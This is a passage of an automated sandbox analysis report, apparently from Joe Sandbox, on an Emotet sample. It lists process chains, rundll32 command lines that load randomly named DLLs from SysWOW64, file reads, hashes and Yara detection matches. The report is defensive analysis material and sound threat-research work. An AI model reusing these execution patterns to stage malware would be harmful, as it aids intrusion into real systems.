C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE8A069DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE8AABEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE8A069DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 960 Parent PID: 2488

General

Start time:	08:21:44
Start date:	25/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll AnyString
Imagebase:	0xffc00000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	unknown	64	success or wait	1	FFC027D0	ReadFile
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	unknown	264	success or wait	1	FFC0281C	ReadFile

Analysis Process: rundll32.exe PID: 2884 Parent PID: 960

General

Start time:	08:21:44
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll AnyString
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2108297042.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2104940723.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2104991832.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 440 Parent PID: 2884

General

Start time:	08:21:48
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll',#1
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2117125447.0000000000170000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2118447591.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2117147382.0000000000210000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 912 Parent PID: 440

General

Start time:	08:21:54
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wkjjpdqip\vecwkqdb.lyo',YW TgmybfjbBtvDQ
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2127194669.0000000000200000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2129920680.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2127180650.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2976 Parent PID: 912

General

Start time:	08:21:59
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wkjjpdqip\vecwkqdb.lyo',#1
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2139440408.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2138274232.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2138258236.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2432 Parent PID: 2976

General

Start time:	08:22:04
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\lvhpdalyytfvzo\hoseqdxoqcmcr.kuc',ltLugJX
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2152468849.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2151842869.0000000000240000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2151824711.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 1976 Parent PID: 2432

General

Start time:	08:22:09
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\lvhpdalyytfvzo\hoseqdxoqcmcr.kuc',#1
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2163049071.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2163022289.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2165761420.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2828 Parent PID: 1976

General

Start time:	08:22:15
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zzarwsk\ykbqlw.ztp',IJPmPuzefT
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2176998214.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2172234783.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2172223948.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3044 Parent PID: 2828

General

Start time:	08:22:20
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zzarwsk\ykbqlw.ztp',#1
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2183013093.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2186208381.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2183027063.0000000000200000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3060 Parent PID: 3044

General

Start time:	08:22:25
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rrhzxvbspppptipx\fklicvcyvx pinr.seu',PUIhDyBaYh
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2194263784.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2193360956.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2193376705.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 1204 Parent PID: 3060

General

Start time:	08:22:30
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rrhzxvbspppptipx\fklicvcyvxpinr.seu',#1
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2207154366.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2203773462.0000000000150000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2203786691.0000000000170000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2124 Parent PID: 1204

General

Start time:	08:22:35
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pkxqfqnqq\heurasqx.kyn',MWkJrCwEVqm
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2214139159.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2219092978.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2213889778.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2276 Parent PID: 2124

General

Start time:	08:22:39
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pkxqfqnqq\heurasqx.kyn',#1
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2343620375.0000000000360000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2343633692.0000000000380000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2345772809.0000000010000000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis